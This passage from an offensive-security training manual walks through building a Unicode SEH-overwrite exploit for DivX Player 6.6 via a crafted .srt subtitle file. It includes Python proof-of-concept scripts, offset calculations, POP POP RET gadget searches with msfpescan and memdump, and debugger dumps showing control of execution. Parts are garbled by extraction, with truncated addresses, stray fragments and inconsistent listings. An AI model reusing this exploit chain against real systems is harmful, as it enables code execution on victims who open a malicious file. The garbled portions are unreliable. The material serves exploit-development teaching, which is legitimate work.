


DivX Player 6.6 Case Study: Controlling The Execution Flow

As usually happens when dealing with Structure Exception Handler overwrites, we need to find a *POP POP RET* address to "install" our own Exception Handler and be able to redirect the execution flow into our controlled buffer. The *POP POP RET* trick works because in usual situations, once the exception is thrown, there's a pointer at *ESP+0x8* that leads inside our controlled buffer (more precisely it leads to the pointer at the next SEH Record just before the SEH is overwritten.)



Registers (FPU)

EAX 00000000
 ECX 00480094 DivX_Pla.00480094
 EDI 7C9032BC ntdll.7C9032BC
 EBX 00000000
 ESP 0059FE24

0059FE24	00410041	Pointer to next SE handler
0059FE28	00480094	SE handler
0059FE2C	00410041	DivX_Pla.00410041
0059FE30	00410041	DivX_Pla.00410041
0059FE34	00410041	DivX_Pla.00410041
0059FE38	00410041	DivX_Pla.00410041
0059FE3C	00410041	DivX_Pla.00410041
0059FE40	00410041	DivX_Pla.00410041
0059FE44	00410041	DivX_Pla.00410041
0059FE48	00410041	DivX_Pla.00410041
0059FE4C	00410041	DivX_Pla.00410041
0059FE50	00410041	DivX_Pla.00410041
0059FE54	00410041	DivX_Pla.00410041
0059FE58	00410041	DivX_Pla.00410041
0059FE5C	00410041	DivX_Pla.00410041
0059FE60	00410041	DivX_Pla.00410041
0059FE64	00410041	DivX_Pla.00410041
0059FE68	00410041	DivX_Pla.00410041
0059FE6C	00410041	DivX_Pla.00410041
0059FE70	00410041	DivX_Pla.00410041
0059FE74	00410041	DivX_Pla.00410041
0059FE78	00410041	DivX_Pla.00410041
0059FE7C	00410041	DivX_Pla.00410041
0059FE80	00410041	DivX_Pla.00410041
0059FE84	00410041	DivX_Pla.00410041
0059FE88	00410041	DivX_Pla.00410041
0059FE8C	00410041	DivX_Pla.00410041
0059FE90	00410041	DivX_Pla.00410041
0059FE94	00410041	DivX_Pla.00410041
0059FE98	00410041	DivX_Pla.00410041
0059FE9C	00410041	DivX_Pla.00410041
0059FEA0	00410041	DivX_Pla.00410041
0059FEA4	00410041	DivX_Pla.00410041
0059FEA8	00410041	DivX_Pla.00410041
0059FEAC	00410041	DivX_Pla.00410041
0059FEB0	00410041	DivX_Pla.00410041
0059FEB4	00410041	DivX_Pla.00410041
0059FEB8	00410041	DivX_Pla.00410041
0059FEBC	00410041	DivX_Pla.00410041
0059FEC0	00410041	DivX_Pla.00410041
0059FEC4	00410041	DivX_Pla.00410041
0059FEC8	00410041	DivX_Pla.00410041
0059FEC	00410041	DivX_Pla.00410041

Figure 36: ESP+0x8 leads to Pointer to next SEH



Nevertheless, because our buffer is going to be converted to Unicode, we need to find a Unicode friendly *POP POP RET* address. (eg. *0x41004200*). Let's find the right offset to overwrite *SEH* using a unique pattern as a part of our buffer and search for a suitable *POP POP RET* address:

```
#!/usr/bin/python
# DivXPOC02.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# 1500 Bytes pattern
pattern = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5"
"Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1"
"Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7"
"Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3"
"Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9"
"An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5"
"Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1"
"As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7"
"Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3"
"Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
"Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5"
"Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1"
"Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7"
"Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3"
"Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9"
"Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5"
"Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1"
"Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7"
"Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3"
"Bx4Bx5Bx6Bx7Bx8Bx9" )
stub = "\x41" * (3000000-1500)

f = open(file, 'w')
f.write("1\n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(pattern + stub)
f.close()
print "SRT has been created - ph33r\n";

POC02 Source Code
```



```

0059FD0C 00420036 DivX_Pla.00420036
0059FE00 00370068 ASCII " in DOS mode.!!$"
0059FE04 00680042 DivX_Pla.00680042
0059FE08 00420038 DivX_Pla.00420038
0059FE0C 00390068
0059FE10 00690042 ASCII "orGroup@HHH@2"
0059FE14 00420030 DivX_Pla.00420030
0059FE18 00310069
0059FE1C 00690042 ASCII "orGroup@HHH@2"
0059FE20 00420032 DivX_Pla.00420032
0059FE24 00330069 Pointer to next SEH record
0059FE28 00690042 SE handler
0059FE2C 00420034 DivX_Pla.00420034
0059FE30 00350069 RETURN to ssldiux.00350069 from <JMP.&libdiux.
0059FE34 00690042 ASCII "orGroup@HHH@2"
0059FE38 00420036 DivX_Pla.00420036
0059FE3C 00370069 ASCII " in DOS mode.!!$"
0059FE40 00690042 ASCII "orGroup@HHH@2"
0059FE44 00420038 DivX_Pla.00420038

```

Figure 37: Unique pattern overwriting SEH

SEH is overwritten at 1032 Bytes:

```

>>> "\x42\x34\x69\x42"
'B4iB'
>>>
bt ~ # /pentest/exploits/framework3/tools/pattern_offset.rb Bi4B 1500
1032
POC02 SEH Offset

```

It's time to find some good POP POP RET addresses, so let's see what *msfpescan* suggests:

```

bt VENETIAN # /pentest/exploits/framework3/msfpescan -p DivX\ Player.exe

[DivXPlayer.exe]
0x00444a2f pop edi; pop ecx; ret
0x0044f0ae pop edi; pop ebx;retn 0x041a
0x004c5b53 pop edx; pop ebx;retn 0x48c0
0x006ac11c pop ecx; pop ecx; ret
0x006b05c1 pop eax; pop edx; ret
0x0070779a pop esi; pop eax; ret
0x0075aa49 pop edi; pop esi;retn 0x5541
POP POP RET Search

```

Odd! After looking in OllyDbg at those addresses - we don't have *POP POP RET* opcodes! While opening (not attaching) the executable with the debugger, OllyDbg suggests that the DivX Player executable seems to be "*packed*"³⁷ - this means compressed and probably encrypted as well. Certainly at this point, we won't be able to use *msfpescan* directly on the executable.

³⁷<http://www.woodmann.com/crackz/Packers.htm>




Figure 38: Ollydbg showing possibly packed executable

The "CFF Explorer" tool from the ExplorerSuite³⁸ confirms our theory: it seems the executable was packed with PECompact 2.0. The first option we have is to try a search inside DivXPlayer.exe with OllyDbg while the executable is running; this way is slow though, because we need to filter only suitable "POP POP RET Unicode addresses"³⁹. Looks like it's a *memdump* job! As previously shown in this course *memdump*, together with *msfpescan* would be a more complete and fast option, so let's try that out:




Figure 39: CFF Explorer showing packer version

³⁸ <http://www.ntcore.com/exsuite.php>

³⁹ A nice tool that can be used from OllyDbg for Unicode friendly return addresses searches is OllyUni plugin (<http://www.phenoelit-us.org/win/index.html>) shown in Figure 40 and Figure 41




Figure 40: OllyUni plugin can search for unicode friendly return addresses





Figure 41: OllyUni showing unicode friendly return addresses search results



```
C:\Documents and Settings\admin\Desktop>memdump.exe 1344 divxdump
[*] Creating dump directory...divxdump
[*] Attaching to 1344...
[*] Dumping segments...
[*] Dump completed successfully, 214 segments.
```

```
bt VENETIAN # /pentest/exploits/framework3/msfpescan -p -M divxdump/ | grep "0x00[0-9a-f][0-9a-f]00[0-9a-f][0-9a-f]"
```

```
0x00c0007e pop esi; pop ebx;retn 0x0004
0x00c1002c pop ebx; pop ecx; ret
0x00b200ad pop ebp; pop ecx; ret
0x00b3006a pop esi; pop ebx; ret
0x00b30086 pop esi; pop ebx; ret
0x00b300b1 pop esi; pop ebx; ret
0x00b300d9 pop esi; pop ebx; ret
0x00b4002e pop esi; pop ebx; ret
0x00b4005d pop esi; pop ebx; ret
0x00b400cd pop esi; pop ebx; ret
0x00b500bd pop edi; pop esi; ret
0x00b60012 pop ebp; pop ebx; ret
0x00b8009b pop edi; pop esi; ret
0x00b9003d pop ebp; pop ebx; ret
0x00ba0013 pop esi; pop ebx; ret
0x00ba0054 pop esi; pop ebx; ret
0x00ba00f4 pop esi; pop ebx; ret
0x004500ad pop ebp; pop ebx;retn 0x001c
0x00480094 pop esi; pop ecx; ret
0x004800aa pop esi; pop ecx; ret
0x00520071 pop edi; pop esi;retn 0x0004
0x00560054 pop esi; pop ecx; ret
0x00560059 pop esi; pop ecx; ret
0x00e50095 pop edi; pop esi; ret
0x007800d3 pop esi; pop ebx;retn 0x0004
0x007800ed pop esi; pop ebx;retn 0x0004
0x007900f9 pop edi; pop esi; ret
0x007c009b pop ebp; pop ecx; ret
0x007c00b0 pop ebx; pop ecx; ret
0x007d00a5 pop esi; pop ecx; ret
0x008100a6 pop ebp; pop ebx;retn 0x0008
0x00980008 pop ebp; pop edi; ret
0x009c00f4 pop esi; pop edi; ret
0x009d00ce pop esi; pop edi; ret
0x00c5002f pop esi; pop ebx;retn 0x0008
0x00c50081 pop esi; pop ebx;retn 0x0008
0x00c500cf pop esi; pop ebx;retn 0x0008
0x00c6004c pop esi; pop ebx;retn 0x0004
0x00c600c9 pop esi; pop ebx; ret
0x00c600d0 pop esi; pop ebx; ret
0x00c700c9 pop edi; pop esi;retn 0x0004
0x00ca0094 pop ebp; pop ecx; ret
0x00ca00b6 pop ebp; pop ecx; ret
0x00cc0022 pop esi; pop edi; ret
0x00cc0082 pop esi; pop edi; ret
```

POP POP RET Search



Much better! We are ready to build a new POC to verify the information we gained and using a DivX Player POP POP RET Unicode friendly address, **0x00480094**:

```
#!/usr/bin/python
# DivXPOC03.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01


# file = name of avi video file
file = "infidel.srt"

# POP POP RET 0x00480094 found by memdump inside DivXPlayer.exe
stub = "\x41" * 1032 + "\x94\x48" + "\x43" * (3000000-1034)

f = open(file, 'w')
f.write("l\n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r\n";

POC03 Source Code
```

We open POC03 with the DivX Player and see that the SEH was overwritten by our POP POP RET address. By setting a breakpoint on that address and following the execution flow we "land" inside our controlled buffer.



Only find unicode return @ 00480094

Figure 12: Breakpoint hit on our own Exception Handler


They check

xchg-esp = "\x94\x48"

*xchg-ecx = "\x41" * 1032 + "\x94\x48" + "\x43" * (3000000-1034)*

align buffer - 05 FF 3C 6D 2D AF 3C 6D

*rest = "\x41" * 5 million.*



```


OllyDbg - DivX Player.exe - [CPU - thread 00000224, modu
C File View Debug Plugins Options Window Help
[Icons] [Back] [Close] [Next] [Pause] [Previous] [Step] [Step In] [Step Out] [Step Over] [Step Through] [L] [E] [M]
00480094 5E POP ESI
00480095 59 POP ECX
00480096 C3 RETN
00480097 8B4424 10 MOV EAX, DWORD PTR SS:[ESP+10]
00480098 6A FF PUSH -1
00480099 58 PUSH EAX
0048009E 56 PUSH ESI
0048009F FF15 642D5F00 CALL DWORD PTR
004800A5 83C4 0C ADD ESP, 0C
004800A8 8BC6 MOV EAX, ESI
004800AB 5E POP ESI
004800B8 59 POP ECX
004800C3 C3 RETN
004800C8 CC INT3
004800D0 CC INT3
004800D8 CC INT3
004800E0 R1 D07B6A00 MOV EAX, DWORD P
004800E5 85C0 TEST EAX, EAX
004800E7 75 46 JNZ SHORT DivX
004800E9 FF15 E0235F00 CALL DWORD PTR
004800F1 6A 00 PUSH 0
004800F2 6A 00 PUSH 0
004800F3 6A 00 PUSH 0
004800F4 6A 00 PUSH 0
004800F5 6A 00 PUSH 0
004800F6 6A 00 PUSH 0
004800F7 6A 00 PUSH 0
004800F8 6A 00 PUSH 0
004800F9 6A 00 PUSH 0
004800FA 6A 00 PUSH 0
004800FB 6A 00 PUSH 0
004800FC 6A 00 PUSH 0
004800FD 6A 00 PUSH 0
004800FE 6A 00 PUSH 0
004800FF 6A 00 PUSH 0
00480100 6A 00 PUSH 0
00480101 6A 00 PUSH 0
00480102 6A 00 PUSH 0
00480103 6A 00 PUSH 0
00480104 6A 00 PUSH 0
00480105 6A 00 PUSH 0
00480106 6A 00 PUSH 0
00480107 6A 00 PUSH 0
00480108 6A 00 PUSH 0
00480109 6A 00 PUSH 0
0048010A 6A 00 PUSH 0
0048010B 6A 00 PUSH 0
0048010C 6A 00 PUSH 0
0048010D 6A 00 PUSH 0
0048010E 6A 00 PUSH 0
0048010F 6A 00 PUSH 0
00480110 6A 00 PUSH 0
00480111 6A 00 PUSH 0
00480112 6A 00 PUSH 0
00480113 6A 00 PUSH 0
00480114 6A 00 PUSH 0
00480115 6A 00 PUSH 0
00480116 6A 00 PUSH 0
00480117 6A 00 PUSH 0
00480118 6A 00 PUSH 0
00480119 6A 00 PUSH 0
0048011A 6A 00 PUSH 0
0048011B 6A 00 PUSH 0
0048011C 6A 00 PUSH 0
0048011D 6A 00 PUSH 0
0048011E 6A 00 PUSH 0
0048011F 6A 00 PUSH 0
00480120 6A 00 PUSH 0
00480121 6A 00 PUSH 0
00480122 6A 00 PUSH 0
00480123 6A 00 PUSH 0
00480124 6A 00 PUSH 0
00480125 6A 00 PUSH 0
00480126 6A 00 PUSH 0
00480127 6A 00 PUSH 0
00480128 6A 00 PUSH 0
00480129 6A 00 PUSH 0
0048012A 6A 00 PUSH 0
0048012B 6A 00 PUSH 0
0048012C 6A 00 PUSH 0
0048012D 6A 00 PUSH 0
0048012E 6A 00 PUSH 0
0048012F 6A 00 PUSH 0
00480130 6A 00 PUSH 0
00480131 6A 00 PUSH 0
00480132 6A 00 PUSH 0
00480133 6A 00 PUSH 0
00480134 6A 00 PUSH 0
00480135 6A 00 PUSH 0
00480136 6A 00 PUSH 0
00480137 6A 00 PUSH 0
00480138 6A 00 PUSH 0
00480139 6A 00 PUSH 0
0048013A 6A 00 PUSH 0
0048013B 6A 00 PUSH 0
0048013C 6A 00 PUSH 0
0048013D 6A 00 PUSH 0
0048013E 6A 00 PUSH 0
0048013F 6A 00 PUSH 0
00480140 6A 00 PUSH 0
00480141 6A 00 PUSH 0
00480142 6A 00 PUSH 0
00480143 6A 00 PUSH 0
00480144 6A 00 PUSH 0
00480145 6A 00 PUSH 0
00480146 6A 00 PUSH 0
00480147 6A 00 PUSH 0
00480148 6A 00 PUSH 0
00480149 6A 00 PUSH 0
0048014A 6A 00 PUSH 0
0048014B 6A 00 PUSH 0
0048014C 6A 00 PUSH 0
0048014D 6A 00 PUSH 0
0048014E 6A 00 PUSH 0
0048014F 6A 00 PUSH 0
00480150 6A 00 PUSH 0
00480151 6A 00 PUSH 0
00480152 6A 00 PUSH 0
00480153 6A 00 PUSH 0
00480154 6A 00 PUSH 0
00480155 6A 00 PUSH 0
00480156 6A 00 PUSH 0
00480157 6A 00 PUSH 0
00480158 6A 00 PUSH 0
00480159 6A 00 PUSH 0
0048015A 6A 00 PUSH 0
0048015B 6A 00 PUSH 0
0048015C 6A 00 PUSH 0
0048015D 6A 00 PUSH 0
0048015E 6A 00 PUSH 0
0048015F 6A 00 PUSH 0
00480160 6A 00 PUSH 0
00480161 6A 00 PUSH 0
00480162 6A 00 PUSH 0
00480163 6A 00 PUSH 0
00480164 6A 00 PUSH 0
00480165 6A 00 PUSH 0
00480166 6A 00 PUSH 0
00480167 6A 00 PUSH 0
00480168 6A 00 PUSH 0
